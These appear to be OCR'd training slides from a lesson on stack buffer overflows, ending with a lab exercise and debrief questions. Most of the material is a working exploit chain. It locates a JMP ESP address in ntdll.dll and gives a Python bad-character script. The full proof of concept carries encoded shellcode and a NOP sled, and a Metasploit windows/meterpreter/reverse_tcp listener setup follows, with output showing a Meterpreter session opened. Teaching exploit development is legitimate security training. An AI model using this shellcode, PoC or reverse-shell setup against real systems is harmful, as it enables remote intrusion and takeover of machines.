


Find a way to ESP




JMP ESP


Find all commands
JMP ESP
Find
Cancel



Found commands
Address
Disassembly
Comment
Module Name
77230000 MOV EAX,DWORD PTR SS:[ESP+4] (Initial CPU selection) C:\Windows\SysWOW64\ntdll.dll
7726DC9D JMP ESP C:\Windows\SysWOW64\ntdll.dll
7727F9B1 JMP ESP C:\Windows\SysWOW64\ntdll.dll

Check for bad characters

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

chars=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

buffer = 'CLASS /.../' + "A" * 2001 + "B" * 4 + chars + "C" * (5011 - 11 -2001 - 4 - 255)

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
        fuzz.connect((ip,port))
        fuzz.send(bytes(buffer,'latin-1'))
```



Generate payload



1. Indicates the payload that you wish to create
2. Listening host and port the payload should call back to
3. Type of encoding to use
4. Characters to exclude from payload creation
5. The format taken by the payload

Integrate payload into poc

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buf =  ""
buf += "\xd9\xc5\xb8\x1a\x88\x58\x05\xd9\x74\x24\xf4\x5b\x33"
buf += "\xc9\xb1\x56\x31\x43\x18\x83\xc3\x04\x03\x43\x0e\x6a"
buf += "\xad\xf9\xc6\xe8\x4e\x02\x16\x8d\xc7\xe7\x27\x8d\xbc"
buf += "\x6c\x17\x3d\xb6\x21\x9b\xb6\x9a\xd1\x28\xba\x32\xd5"
buf += "\x99\x71\x65\xd8\x1a\x29\x55\x7b\x98\x30\x8a\x5b\xa1"
buf += "\xfa\xdf\x9a\xe6\xe7\x12\xce\xbf\x6c\x80\xff\xb4\x39"
buf += "\x19\x8b\x86\xac\x19\x68\x5e\xce\x08\x3f\xd5\x89\x8a"
buf += "\xc1\x3a\xa2\x82\xd9\x5f\x8f\x5d\x51\xab\x7b\x5c\xb3"
buf += "\xe2\x84\xf3\xfa\xcb\x76\x0d\x3a\xeb\x68\x78\x32\x08"
buf += "\x14\x7b\x81\x73\xc2\x0e\x12\xd3\x81\xa9\xfe\xe2\x46"
buf += "\x2f\x74\xe8\x23\x3b\xd2\xec\xb2\xe8\x68\x08\x3e\x0f"
buf += "\xbf\x99\x04\x34\x1b\xc2\xdf\x55\x3a\xae\x8e\x6a\x5c"
buf += "\x11\x6e\xcf\x16\xbf\x7b\x62\x75\xd7\x48\x4f\x86\x27"
buf += "\xc7\xd8\xf5\x15\x48\x73\x92\x15\x01\x5d\x65\x2c\x05"
buf += "\x5e\xb9\x96\x46\xa0\x3a\xe6\x4f\x67\x6e\xb6\xe7\x4e"
buf += "\x0f\x5d\xf8\x6f\xda\xcb\xf2\xe7\x25\xa3\xe6\x7b\xcd"
buf += "\xb1\xe8\x6e\xbd\x3c\x0e\xc0\x91\x6e\x9f\xa1\x41\xce"
buf += "\x4f\x4a\x88\xc1\xb0\x6a\xb3\x08\xd9\x01\x5c\xe4\xb1"
buf += "\xbd\xc5\xad\x4a\x5f\x09\x78\x37\x5f\x81\x88\xc7\x2e"
buf += "\x62\xf9\xdb\x47\x15\x01\x24\x98\xb0\x01\x4e\x9c\x12"
buf += "\x56\xe6\x9e\x43\x90\xa9\x61\xa6\xa3\xae\x9e\x37\x95"
buf += "\xc5\xa9\xad\x99\xb1\xd5\x21\x19\x42\x80\x2b\x19\x2a"
buf += "\x74\x08\x4a\x4f\x7b\x85\xff\xdc\xee\x26\xa9\xb1\xb9"
buf += "\x4e\x57\xef\x8e\xd0\xa8\xda\x8c\x17\x56\x98\xba\xbf"
buf += "\x3e\x62\xfb\x3f\xbe\x08\xfb\x6f\xd6\xc7\xd4\x80\x16"
buf += "\x27\xff\xc8\x3e\xa2\x6e\xba\xdf\xb3\xba\x1a\x41\xb3"
buf += "\x49\x87\x72\xce\x22\x38\x73\x2f\x2b\x5d\x74\x2f\x53"
buf += "\x63\x49\xf9\x6a\x11\x8c\x39\xc9\x2a\xbb\x1c\x78\xa1"
buf += "\xc3\x33\x7a\xe0"

buffer = 'CLASS /.../' + "A" * 2001 + "\x9D\xDC\x26\x77" + "\x90" * 16 + buf + "C" * (5011 - 11 - 2001 - 4 - 16 - len(buf))

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
        fuzz.connect((ip,port))
        fuzz.send(bytes(buffer,'latin-1'))
```

```
buffer = "CLASS " + "/…/" + "A" * 2001 + "\x9D\xDC\x26\x77" + "\x90" * 16
+ buf + "C" * (5011 – 11 – 2001 – 4 – 16 – len(buf))
```

NOP sled/slide

Set up a listener

Tells Metasploit to open a listener

Tells Metasploit what payload to use

Listening host

Listening port

Tells the script to start the listener as a job

```
  GNU nano 2.9.5                                  startlistener.rc

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.111.179
set lport 5555
exploit -j
```

Starts the listener

```
root@kali:~/Desktop# msfconsole -r startlistener.rc
```

Launch your POC!

- With or without the debugger
  - Debugger may give us some interesting information though, specifically if the exploit were to fail

Success?

```
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.111.154
[*] Meterpreter session 1 opened (192.168.111.179:5555 -> 192.168.111.154:49158)
 at 2018-11-28 13:39:39 -0500
```

Exercise: Buffer Overflow Exploit

Objectives

After completing this exercise, students will be able to:

- Develop a buffer overflow exploit

Duration

This exercise will take approximately **4** hours to complete.

Debrief

General Questions

- How did you feel about this procedure?
- Were there any areas in particular where you had difficulty?
- Do you understand how this relates to the work you will be doing?

Specific Questions

- What command did you find to be vulnerable?
- Describe the string(s) used to crash the command.
- What registers did you overwrite? Why?
- Describe any obstacles you had to overcome to exploit this command.

Lesson Summary

In this lesson we learned about:

- Buffer overflows
  - Definition & identification
  - Identifying vulnerabilities
  - Developing buffer overflow exploits

End of Module 2, Lesson 14